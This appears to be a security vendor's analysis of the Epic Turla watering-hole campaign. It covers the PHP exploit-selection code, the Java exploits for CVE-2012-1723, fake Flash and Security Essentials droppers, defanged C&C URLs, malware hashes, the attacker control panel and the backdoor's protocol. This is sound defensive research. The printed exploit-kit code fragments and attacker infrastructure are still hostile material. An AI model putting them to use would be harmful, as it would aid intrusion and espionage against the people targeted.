
```
{
        $fpexcep = fopen(TIME_FILE, 'ab');
        fwrite($fpexcep, $ip_timeout);
        fclose($fpexcep);
        $mode = "DON'T TRY";
$comment = "Version of the browser and OS does not meet the conditions\n";
        if($browser == 'MSIE 6.0' && $os != 'Windows Vista') {$mode = 'TRY';include('spl/6.html');}
        if($browser == 'MSIE 7.0' && $os != 'Windows Vista') {$mode = 'TRY';include('spl/7.html');}
        if($browser == 'MSIE 8.0' && $os != 'Windows Vista') {$mode = 'TRY';include('spl/ie6allsplcrp.html');}


}
```

Internet Explorer exploitation script

Unfortunately, the Internet Explorer exploits have not yet been retrieved.

Another more recent version attempts to exploit Oracle Sun Java and Adobe Flash Player:



```
/*
*---------------------USE SPLOIT------------------------
*/

// JAVA
                        if($java == '1.7.0.6' || $java == '1.6.0.34') {
                                $mode = 'TRY'; $sploit .= "[*] java->lstj"; include('spl/lstj.html');
                        }

 if($java != 'null' && $java != '1.7.0.5' && $java != '1.7.0.6' && $java != '1.7.0.7' && $java != '1.7.0.8'
                        if (preg_match("/wow64/i", $useragent)) {
                             $mode = 'TRY'; $sploit .= "[*] java->allj64"; include('spl/allj64.html');
                        } else {
                             $mode = 'TRY'; $sploit .= "[*] java->allj"; include('spl/allj.html');
                        }
                }

                        // FLASH

                        if($os == 'Windows 7 or 2008 R2' && $vesion_f != 'null') {
                            //$mode = 'TRY'; $sploit .= "[*] flash->i8swf"; include('spl/i8swf.htm');
                        }
                        //-------------------------------------------------------

                }
                else {
                    $mode = "DON'T TRY";
                    $comment = "($data) - checktime < ".CHECK_TIME."\n";
```

Java and Flash Player exploitation scripts

Although the Flash Player exploits couldn’t be retrieved, we did manage to obtain the Java exploits:

Name	MD5
allj.html	536eca0defc14eff0a38b64c74e03c79
allj.jar	f41077c4734ef27dec41c89223136cf8
allj64.html	15060a4b998d8e288589d31ccd230f86
allj64.jar	e481f5ea90d684e5986e70e6338539b4
lstj.jar	21cbc17b28126b88b954b3b123958b46

lstj.html	acae4a875cd160c015adfdea57bd62c4

The Java files exploit a popular vulnerability, CVE-2012-1723, in various configurations.

The payload dropped by these Java exploits is the following:


MD5: d7ca9cf72753df7392bfeea834bcf992

The Java exploit use a special loader that attempts to inject the final Epic backdoor payload into explorer.exe. The backdoor extracted from the Java exploits has the following C&C hardcoded inside:

www.arshinmalalan[.]com/themes/v6/templates/css/in.php

This C&C is still online at the moment although it redirects to a currently suspended page at “**hxxp://busandcoachdirectory.com[.]au**“. For a full list of C&C servers, please see the Appendix.

The Epic Turla attackers are extremely dynamic in using exploits or different methods depending on what is available at the moment. Most recently, we observed them using yet another technique coupled with watering hole attacks. This takes advantage of social engineering to trick the user into running a fake Flash Player (MD5: 030f5fdb78bfc1ce7b459d3cc2cf1877):



http://newsweek[redacted]

[redacted]

newsweek[redacted]

Update Adobe Shockwave

An update to Adobe® Shockwave is available.

This update includes improvements in usability, online security and stability, as well as new features which help content developers deliver rich and engaging experiences.


Did you know...

- The top 10 Facebook games use the Shockwave. To see more, visit: www.adobe.com/games.
- Most of the top video sites on the web use Shockwave.
- Shockwave is installed on over 1.3 billion connected PCs.

INSTALL

Condemning the vicious and inhumane military attacks of Israel on Gaza and expressing his profo grief for the large number of innocent people martyred and wounded by these attacks, Mr. Ahmadi "We are very much concerned about the situation in the Palestinian territory including Jerusalem a the problems faced by our Palestinian brothers and sisters. We call for more regional and internati efforts for putting an end to this grief-stricken situation and to find a fair, comprehensive, and conti solution for the crisis between Palestine and Israel. As usual, the Government of the Islamic Repu

In at least one case, they tried to trick the user into downloading and running a fake Microsoft Security Essentials app (MD5: 89b0f1a3a667e5cd43f5670e12dba411):



Microsoft Security Essentials Quick Scan

PC status: Unknown

The tool is scanning your system for prevalent malicious software, and removing any that is found.


This might take some time, depending on the PC parameters.

Current item:

Items scanned: 0

The fake application is signed by a valid digital certificate from Sysprint AG:

Serial number: 00 c0 a3 9e 33 ec 8b ea 47 72 de 4b dc b7 49 bb 95
Thumbprint: 24 21 58 64 f1 28 97 2b 26 22 17 2d ee 62 82 46 07 99 ca 46



89b0f1a3a667e5cd43f5670e12dba411 Properties

Digital Signature Details

Digital Signature Information
This digital signature is OK.

Signer information

Name: Sysprint AG
E-mail: steve@sysprint.ch
Signing time: Not available

Countersignatures

Name of signer:	E-mail address:	Timestamp

Valid signature from Sysprint AG on Epic dropper

This file was distributed from the Ministry of Foreign Affairs of Tajikistan's website, at "**hxxp://mfa[.]tj/upload/security.php**".

The file is a .NET application that contains an encrypted resource. This drops the malicious file with the MD5 **7731d42b043865559258464fe1c98513**.

This is an Epic backdoor which connects to the following C&Cs, with a generic internal ID of **1156fd22-3443-4344-c4ffff**:

hxxp://homaxcompany[.]com/components/com_sitemap/
hxxp://www.hadilotfi[.]com/wp-content/themes/profile/


A full list with all the C&C server URLs that we recovered from the samples can be found in the technical Appendix.

The Epic command-and-control infrastructure

The Epic backdoors are commanded by a huge network of hacked servers that deliver command and control functionality.

The huge network commanded by the Epic Turla attackers serves multiple purposes. For instance, the motherships function as both exploitation sites and command and control panels for the malware.

Here's how the big picture looks like:




Epic Turla lifecycle

The first level of command and control proxies generally talk to a second level of proxies, which in turn, talk to the “mothership” server. The mothership server is generally a VPS, which runs the Control panel software used to interact with the victims. The attackers operate the mothership using a network of proxies and VPN servers for anonymity reasons. The mothership also work as the exploitation servers used in the watering hole attacks, delivering Java, IE or fake applications to the victim.

We were able to get a copy of one of the motherships, which provided some insight into the operation.

It runs a control panel which is password protected:




bgl.serveftp.net/wordpress/wp-includes/css/img/stat

Admin panel

Enter password!

Epic mothership control panel login

Once logged into the Control panel, the attackers can see a general overview of the system including the number of interesting potential targets:



Admin panel
Stats | View rule | Clear Log+Exception | DELETE TASK
| TASK EDITOR | CONFIG EDITOR | DELETE successful count | Sysinfo | Web-shell
Down

Total - 341

Interesting IP - 0

IE 6.0	IE 7.0	IE 8.0	Opera	Firefox	Safari	Chrome	Unknown
	6	25		73		21	210

ID	Date	IP	Mode	OS	Client	Country	Referer	User-agent
1	2013-01-09 06:42:00	81.[redacted]	SNIFFER::	Windows XP or XP SP3	MSIE 8.0	CH	--	Mozilla/4.0 (compatible; Windows NT 5.1; Trident/ GTB7.4; .NET CLR 1.0.370 1.1.4322; Media Center P CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR .NET4.0C; OfficeLiveConn OfficeLivePatch.1.3)
2	2013-01-09 06:42:05	81.[redacted]	SNIFFER::	Windows XP or XP SP3	MSIE 8.0	CH	www.tb-mittelland.ch	Mozilla/4.0 (compatible; Windows NT 5.1; Trident/ GTB7.4; .NET CLR 1.0.370 1.1.4322; Media Center P CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR .NET4.0C; OfficeLiveConn OfficeLivePatch.1.3)

Epic control panel status overview

A very interesting file on the servers is **task.css**, where the attackers define the IP ranges they are interested in. To change the file, they are using the “Task editor” from the menu. Depending on the “tasks”, they will decide whether to infect the visitors or not. In this case, we found they targeted two ranges belonging to:

- “Country A” – Federal Government Network
- “Country B” – Government Telecommunications and Informatics Services Network

It should be noted though, the fact that the attackers were targeting these ranges doesn't necessarily mean they also got infected. Some other unknown IPs were also observed in the targeting schedules.

There is also an "**except.css**" file where attackers log the reasons they didn't try to exploit certain visitors. There are three possible values:

- TRY
- DON'T TRY -> Version of the browser and OS does not meet the conditions
- DON'T TRY -> (2012-09-19 10:02:04) – checktime < 60

These are the "don't meet the conditions" reasons observed in the logs:

- Windows 7 or 2008 R2
- MSIE 8.0
- Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; WOW64; Trident/4.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET CLR 1.1.4322; .NET4.0C; .NET4.0E)
- Adobe Shockwave 11.5.1.601
- Adobe Flash 10.3.181.14
- Adobe Reader 10.1.0.0
- Win Media Player 12.0.7601.17514
- Quick Time null
- MS Word null
- Java null

The Epic / Tavdig / Wipbot backdoor

For this first stage of the attack, the threat actor uses a custom backdoor. In some cases, the backdoor is packaged together with the CVE-2013-5065 EoP exploit and heavily obfuscated. This makes the analysis more difficult.

The CVE-2013-5065 exploit allows the backdoor to achieve administrator privileges on the system and run unrestricted. This exploit only works on unpatched Microsoft Windows XP systems.

Other known detection names for the backdoor is Trojan.Wipbot (Symantec) or Tavdig.

The main backdoor is about 60KB in size and implements a C&C protocol on top of normal HTTP requests. The communication protocol uses `<div>xxx</div>` requests in the C&C replies, which the malware decrypts and processes. The replies are sent back to the C&C through the same channel.

The malware behavior is defined by a configuration block. The configuration block usually contains two hard-coded C&C URLs. He have also seen one case where the configuration block contains just one URL. The configuration can also be updated on the fly by the attackers, via the C&C.


The backdoor attempts to identify the following processes and, if found, it will terminate itself:

- tcpdump.exe
- windump.exe
- ethereal.exe
- wireshark.exe
- ettercap.exe
- snoop.exe
- dsniff.exe

It contains an internal unique ID, which is used to identify the victim to the C&C. Most samples, especially old ones, have the ID **1156fd22-3443-4344-c4ffff**. Once a victim is confirmed as "interesting", the attackers upload another Epic backdoor which has a unique ID used to control this specific victim.

During the first C&C call, the backdoor sends a pack with the victim's system information. All further information sent to the C&C is encrypted with a public key framework, making decryption impossible. The commands from the C&C are encrypted in a simpler manner and can be decrypted if intercepted because the secret key is hardcoded in the malware.


Through monitoring, we were able to capture a large amount of commands sent to the victims by the attackers, providing an unique view into this operation. Here's a look at one of the encrypted server replies:



```
<html>
<head>
<title>Authentication Required</title>
</head>

<body>
<div>9B31wjmltUvN3N6S
zG9A+9MwP2wSQ23ab0wxz4sNIvCIqYz/JA/nNfTu1Gtzxq+meguxzg9negEjTXV9NEUWtrB5DhxDx03A2H1ATnR86zix
pEhr/Ynl/edrJXz4Yk7zK4aIzh0MijbQRebN7TOYvf6uT9leL21XaSkhxNwc7ALM8k/c2SLzy9bQJKUOX8OI4SbrVIMT
w6tS7oCvCXOaV
wpUdxHmkIkC35ihSWpYfOKhMUMIHGyijIlkBCbmtt4BkmT24hK7WHSPesHzLB/HftTjYP1SQHGswsPXavMh4p8mkDqLj
R/T9kmKzAwH8s1OsUBVI7GPyUmvN9oZe+JsNcuAYT5C9d7wcuSkQVdmiwZ1RJv+ZAGKzqg33NOscx4R6J80dJ/gub5On
P8vsZkxRY05d7
2JYu7Z5eZrA3JAqBmUWkv+fG9OocuSh3JG1zUUuyEeSiIjVIbBgJ8WgRRBYQxUxN4j4yfxnNACV1mnGYs=</div>
```

